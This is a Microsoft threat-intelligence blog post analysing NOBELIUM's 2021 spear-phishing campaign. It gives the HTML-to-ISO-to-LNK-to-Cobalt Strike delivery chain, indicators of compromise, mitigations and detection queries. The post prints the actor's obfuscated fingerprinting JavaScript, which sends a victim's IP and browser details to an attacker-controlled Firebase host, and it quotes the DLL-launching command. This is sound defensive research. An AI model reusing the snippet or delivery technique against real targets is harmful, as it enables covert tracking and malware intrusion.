New sophisticated email-based attack from NOBELIUM

microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium

May 28, 2021

Microsoft Threat Intelligence Center (MSTIC) has uncovered a wide-scale malicious email campaign operated by NOBELIUM, the threat actor behind the attacks against SolarWinds, the SUNBURST backdoor, TEARDROP malware, GoldMax malware, and other related components. The campaign, initially observed and tracked by Microsoft since January 2021, evolved over a series of waves demonstrating significant experimentation. On May 25, 2021, the campaign escalated as NOBELIUM leveraged the legitimate mass-mailing service, Constant Contact, to masquerade as a US-based development organization and distribute malicious URLs to a wide variety of organizations and industry verticals.

Microsoft is issuing this alert and new security research regarding this sophisticated email-based campaign that NOBELIUM has been operating to help the industry understand and protect from this latest activity. Below, we have outlined attacker motives, malicious behavior, and best practices to protect against this attack. You can also find more information on the Microsoft On The Issues blog.

> Note: This is an active incident. We will post more details here as they become available.
>
> ***Update [05/28/2021]****: We published a new blog post detailing NOBELIUM's latest early-stage toolset, composed of four tools utilized in a unique infection chain: EnvyScout, BoomBox, NativeZone, and VaporRage*.

NOBELIUM has historically targeted government organizations, non-government organizations (NGOs), think tanks, military, IT service providers, health technology and research, and telecommunications providers. With this latest attack, NOBELIUM attempted to target approximately 3,000 individual accounts across more than 150 organizations, employing an established pattern of using unique infrastructure and tooling for each target, increasing their ability to remain undetected for a longer period of time.

This new wide-scale email campaign leverages the legitimate service Constant Contact to send malicious links that were obscured behind the mailing service's URL (many email and document services provide a mechanism to simplify the sharing of files, providing insights into who and when links are clicked). Due to the high volume of emails distributed in this campaign, automated email threat

detection systems blocked most of the malicious emails and marked them as spam. However, some automated threat detection systems may have successfully delivered some of the earlier emails to recipients either due to configuration and policy settings or prior to detections being in place.

Due to the fast-moving nature of this campaign and its perceived scope, Microsoft encourages organizations to investigate and monitor communications matching characteristics described in this report and take the actions described below in this article.

We continue to see an increase in sophisticated and nation-state-sponsored attacks and, as part of our ongoing threat research and efforts to protect customers, we will continue to provide guidance to the security community on how to secure against and respond to these multi-dimensional attacks.

Spear-phishing campaign delivers NOBELIUM payloads

The NOBELIUM campaign observed by MSTIC and detailed in this blog differs significantly from the NOBELIUM operations that ran from September 2019 until January 2021, which included the compromise of the SolarWinds Orion platform. It is likely that these observations represent changes in the actor's tradecraft and possible experimentation following widespread disclosures of previous incidents.

Early testing and initial discovery

As part of the initial discovery of the campaign in February, MSTIC identified a wave of phishing emails that leveraged the Google Firebase platform to stage an ISO file containing malicious content, while also leveraging this platform to record attributes of those who accessed the URL. MSTIC traced the start of this campaign to January 28, 2021, when the actor was seemingly performing early reconnaissance by only sending the tracking portion of the email, leveraging Firebase URLs to record targets who clicked. No delivery of a malicious payload was observed during this early activity.

Evolving delivery techniques

In the next evolution of the campaign, MSTIC observed NOBELIUM attempting to compromise systems through an HTML file attached to a spear-phishing email. When opened by the targeted user, a JavaScript within the HTML wrote an ISO file to disc and encouraged the target to open it, resulting in the ISO file being mounted much like an external or network drive. From here, a shortcut file (LNK)

would execute an accompanying DLL, which would result in Cobalt Strike Beacon executing on the system.



Figure 1. Example Flow of HMTL/ISO infection chain.

Here's an example of target fingerprinting code leveraging Firebase:

```
 try {
let sdfgfghj = '';
let kjhyui = new XMLHttpRequest();
kjhyui.open('GET', 'https://api.ipify.org/?format=jsonp?callback=?', false);
kjhyui.onreadystatechange = function (){
sdfgfghj = this.responseText;
}
```

```
kjhyui.send(null);
let ioiolertsfsd = navigator.userAgent;
let uyio = window.location.pathname.replace('/','');
var ctryur = {'io':ioiolertsfsd,'tu':uyio,'sd':sdfgfghj};
ctryur = JSON.stringify(ctryur);
let sdfghfgh = new XMLHttpRequest();
sdfghfgh.open('POST', 'https://eventbrite-com-default-rtdb.firebaseio.com/root.json', false);
sdfghfgh.setRequestHeader('Content-Type', 'application/json');
sdfghfgh.send(ctryur);
} catch (e) {}
```

Similar spear-phishing campaigns were detected throughout March, which included the NOBELIUM actor making several alterations to the accompanying HTML document based on the intended target. MSTIC also observed the actor experimenting with removing the ISO from Firebase, and instead encoding it within the HTML document. Similarly, the actor experimented with redirecting the HTML document to an ISO, which contained an RTF document, with the malicious Cobalt Strike Beacon DLL encoded within the RTF. In one final example of experimentation, there was no accompanying HTML in the phishing email and instead a URL led to an independent website spoofing the targeted organizations, from where the ISO was distributed.

The phishing message and delivery method was not the only evolving factor in the campaign. In one of the more targeted waves, no ISO payload was delivered, but additional profiling of the target device was performed by an actor-controlled web server after a user clicked the link. If the device targeted was an Apple iOS device, the user was redirected to another server under NOBELIUM control, where the since-patched zero-day exploit for CVE-2021-1879 was served.

Escalated targeting and delivery

Experimentation continued through most of the campaign but began to escalate in April 2021. During the waves in April, the actor abandoned the use of Firebase, and no longer tracked users using a dedicated URL. Their techniques shifted to encode the ISO within the HTML document and have that responsible for storing target host details on a remote server via the use of the *api.ipify.org* service. The actor sometimes employed checks for specific internal Active Directory domains that would terminate execution of the malicious process if it identified an unintended environment.

In May 2021, the actor changed techniques once more by maintaining the HTML and ISO combination, but dropped a custom .NET first-stage implant, detected as TrojanDownloader:MSIL/BoomBox, that reported host-based reconnaissance data to, and downloaded additional payloads from, the Dropbox cloud storage platform.

On May 25, the NOBELIUM campaign escalated significantly. Using the legitimate mass mailing service Constant Contact, NOBELIUM attempted to target around 3,000 individual accounts across more than 150 organizations. Due to the high-volume campaign, automated systems blocked most of the emails and marked them as spam. However, automated systems might have successfully delivered some of the earlier emails to recipients.

In the May 25 campaign, there were several iterations. In one example the emails appear to originate from USAID <*ashainfo@usaid.gov*>, while having an authentic sender email address that matches the standard Constant Contact service. This address (which varies for each recipient) ends in *@in.constantcontact.com*, and (which varies for each recipient), and a Reply-To address of <*mhillary@usaid.gov*> was observed. The emails pose as an alert from USAID, as seen below.


USAID Special Alert! - Message (HTML)
File
Message
Help
Tell me what you want to do
Mark Unread
Find
Zoom
USAID Special Alert!
U
USAID <ashainfo@usaid.gov>
To
Reply
Reply All
Forward
Tue 5/25/2021 10:11 AM
USAID
FROM THE AMERICAN PEOPLE
U.S. Agency for International Development
May 25, 2021
USAID Special Alert:
Donald Trump has published new documents on



Figure 2. Example email screenshot.

If the user clicked the link on the email, the URL directs them to the legitimate Constant Contact service, which follows this pattern:

https://r20.rs6[.]net/tn.jsp?f=

The user is then redirected to NOBELIUM-controlled infrastructure, with a URL following this pattern:

https://usaid.theyardservice[.]com/d/<target_email_address>

A malicious ISO file is then delivered to the system. Within this ISO file are the following files that are saved in the *%USER%\AppData\Local\Temp\<random folder name>* path:

- A shortcut, such as *Reports.lnk*, that executes a custom Cobalt Strike Beacon loader
- A decoy document, such as *ica-declass.pdf*, that is displayed to the target
- A DLL, such as *Document.dll*, that is a custom Cobalt Strike Beacon loader dubbed NativeZone by Microsoft



Figure 3. ISO file contents. It is worth noting that the "Documents.dll" is a hidden file.


Reports Properties
General
Shortcut
Details
Reports
Target type: Application
Target location:
Target: %/system32/explorer.exe Documents.dll,Open
Start in:
Shortcut key: None
Run: Normal window
Comment:
Open File Location
Change Icon...
Advanced...
OK
Cancel
Apply

Figure 4. Shortcut which executes the hidden DLL file.

The end result when detonating the LNK file is the execution of "C:\Windows\system32\rundll32.exe Documents.dll,Open".

The successful deployment of these payloads enables NOBELIUM to achieve persistent access to compromised systems. Then, the successful execution of these malicious payloads could enable NOBELIUM to conduct action-on objectives, such as lateral movement, data exfiltration, and delivery of additional malware.

Indicators of compromise (IOCs) for the campaign occurring on May 25 are provided in this blog to help security teams to identify actor activity.

Microsoft security researchers assess that the NOBELIUM's spear-phishing operations are recurring and have increased in frequency and scope. It is anticipated that additional activity may be carried out by the group using an evolving set of tactics.

Microsoft continues to monitor this threat actor's evolving activities and will update as necessary. Microsoft 365 Defender delivers coordinated defense against this threat. Microsoft Defender for Office 365 detects the malicious emails, and Microsoft Defender for Endpoints detects the malware and malicious behaviors. Additionally, customers should follow defensive guidance and leverage advanced hunting to help mitigate variants of actor activity.

Mitigations

Apply these mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.

- Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a huge majority of new and unknown variants.
- Run EDR in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus doesn't detect the threat or when Microsoft Defender Antivirus is running in passive mode. (EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-breach.)

- Enable network protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.
- Enable investigation and remediation in full automated mode to allow Microsoft Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
- Use device discovery to increase your visibility into your network by finding unmanaged devices on your network and onboarding them to Microsoft Defender for Endpoint.
- Enable multifactor authentication (MFA) to mitigate compromised credentials. Microsoft strongly encourages all customers download and use passwordless solutions like Microsoft Authenticator to secure your accounts.
- For Office 365 users, see multifactor authentication support.
- For Consumer and Personal email accounts, see how to use two-step verification.
- Turn on the following attack surface reduction rule to block or audit activity associated with this threat: *Block all Office applications from creating child processes*. NOTE: Assess rule impact before deployment.

Indicators of compromise (IOC)

This attack is still active, so these indicators should not be considered exhaustive for this observed activity. These indicators of compromise are from the large-scale campaign launched on May 25, 2021.

INDICATOR	TYPE	DESCRIPTION
ashainfo@usaid.gov	Email	Spoofed email account
mhillary@usaid.gov	Email	Spoofed email account
2523f94bd4fba4af76f4411fe61084a7e7d80dec163c9ccba9226c80b8b31252	SHA-256	Malicious ISO file (container)
d035d394a82ae1e44b25e273f99eae8e2369da828d6b6fdb95076fd3eb5de142	SHA-256	Malicious ISO file (container)
94786066a64c0eb260a28a2959fcd31d63d175ade8b05ae682d3f6f9b2a5a916	SHA-256	Malicious ISO file (container)
48b5fb3fa3ea67c2bc0086c41ec755c39d748a7100d71b81f618e82bf1c479f0	SHA-256	Malicious shortcut (LNK)
ee44c0692fd2ab2f01d17ca4b58ca6c7f79388cbc681f885bb17ec946514088c	SHA-256	Cobalt Strike Beacon malware
ee42ddacbd202008bcc1312e548e1d9ac670dd3d86c999606a3a01d464a2a330	SHA-256	Cobalt Strike Beacon malware
usaid.theyardservice[.]com	Domain	Subdomain used to distribute ISO file
worldhomeoutlet[.]com	Domain	Subdomain in Cobalt Strike C2
dataplane.theyardservice[.]com	Domain	Subdomain in Cobalt Strike C2
cdn.theyardservice[.]com	Domain	Subdomain in Cobalt Strike C2
static.theyardservice[.]com	Domain	Subdomain in Cobalt Strike C2
192[.]99[.]221[.]77	IP address	IP resolved to by *worldhomeoutlet[.]com*
83[.]171[.]237[.]173	IP address	IP resolved to by **theyardservice[.]com*
theyardservice[.]com	Domain	Actor controlled domain

Detection details

Antivirus

Microsoft Defender Antivirus detects threat components as the following malware:

Trojan:Win32/NativeZone.C!dha

Endpoint detection and response (EDR)

Alerts with the following titles in the Security Center can indicate threat activity on your network:

- Malicious ISO File used by NOBELIUM
- Cobalt Strike Beacon used by NOBELIUM
- Cobalt Strike network infrastructure used by NOBELIUM

The following alerts might also indicate threat activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity and are not monitored in the status cards provided with this report.

- An uncommon file was created and added to startup folder.
- A link file (LNK) with unusual characteristics was opened.

Advanced hunting

Microsoft 365 Defender

NOTE: The following sample queries lets you search for a week's worth of events. To explore up to 30 days' worth of raw data to inspect events in your network and locate potential NOBELIUM mass email-related indicators for more than a week, go to the **Advanced Hunting** page > **Query** tab, select the calendar drop-down menu to update your query to hunt for the **Last 30 days**.

To locate possible exploitation activity, run the following query in the Microsoft 365 security center:

NOBELIUM abuse of USAID Constant Contact resources in email data

Looks for recent emails to the organization that originate from the original Constant Contact sending infrastructure and specifically from the organization that had accounts spoofed or compromised in the campaign detailed in this report. Run query in Microsoft 365 security center.

```
 EmailUrlInfo
| where UrlDomain == "r20.rs6.net"
| join kind=inner EmailEvents on $left.NetworkMessageId==$right.NetworkMessageId
| where SenderMailFromDomain == "in.constantcontact.com"
| where SenderFromDomain == "usaid.gov"
```

NOBELIUM subject lines used in abuse of Constant Contact service

Looks for recent emails to the organization that originate from the original Constant Contact sending infrastructure and specifically from the organization that had accounts spoofed or compromised in the campaign detailed in this report. It also specifies email subject keywords seen in phishing campaigns in late May using the term “Special Alert!” in various ways in the subject. Run query in Microsoft 365 security center.

```
 let SubjectTerms = pack_array ("Special","Alert");
EmailUrlInfo
| where UrlDomain == "r20.rs6.net"
| join kind=inner EmailEvents on $left.NetworkMessageId==$right.NetworkMessageId
| where SenderMailFromDomain == "in.constantcontact.com"
| where SenderFromDomain == "usaid.gov"
| where Subject has_any (SubjectTerms)
```

Azure Sentinel

NOBELIUM exploitation search using Azure Sentinel

To locate possible exploitation activity using Azure Sentinel, customers can find a Sentinel query containing these indicators in this GitHub repository.

MITRE ATT&CK techniques observed

This threat makes use of attacker techniques documented in the MITRE ATT&CK framework.

Initial access

- T1566.003 Phishing: Spearphishing via Service—NOBELIUM used the legitimate mass mailing service, Constant Contact to send their emails.
- T1566.002 Phishing: Spearphishing Link—The emails sent by NOBELIUM includes a URL that directs a user to the legitimate Constant Contact service that redirects to NOBELIUM-controlled infrastructure.

Execution

- T1610 Deploy Container—Payload is delivered via an ISO file which is mounted on target computers.
- T1204.001 User Execution: Malicious Link—Cobalt Strike Beacon payload is executed via a malicious link (LNK) file.

Command and control

T1071.001 Application Layer Protocol: Web Protocols—Cobalt Strike Beacons call out to attacker infrastructure via port 443.

Learn more

To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us at @MSFTSecurity for the latest news and updates on cybersecurity.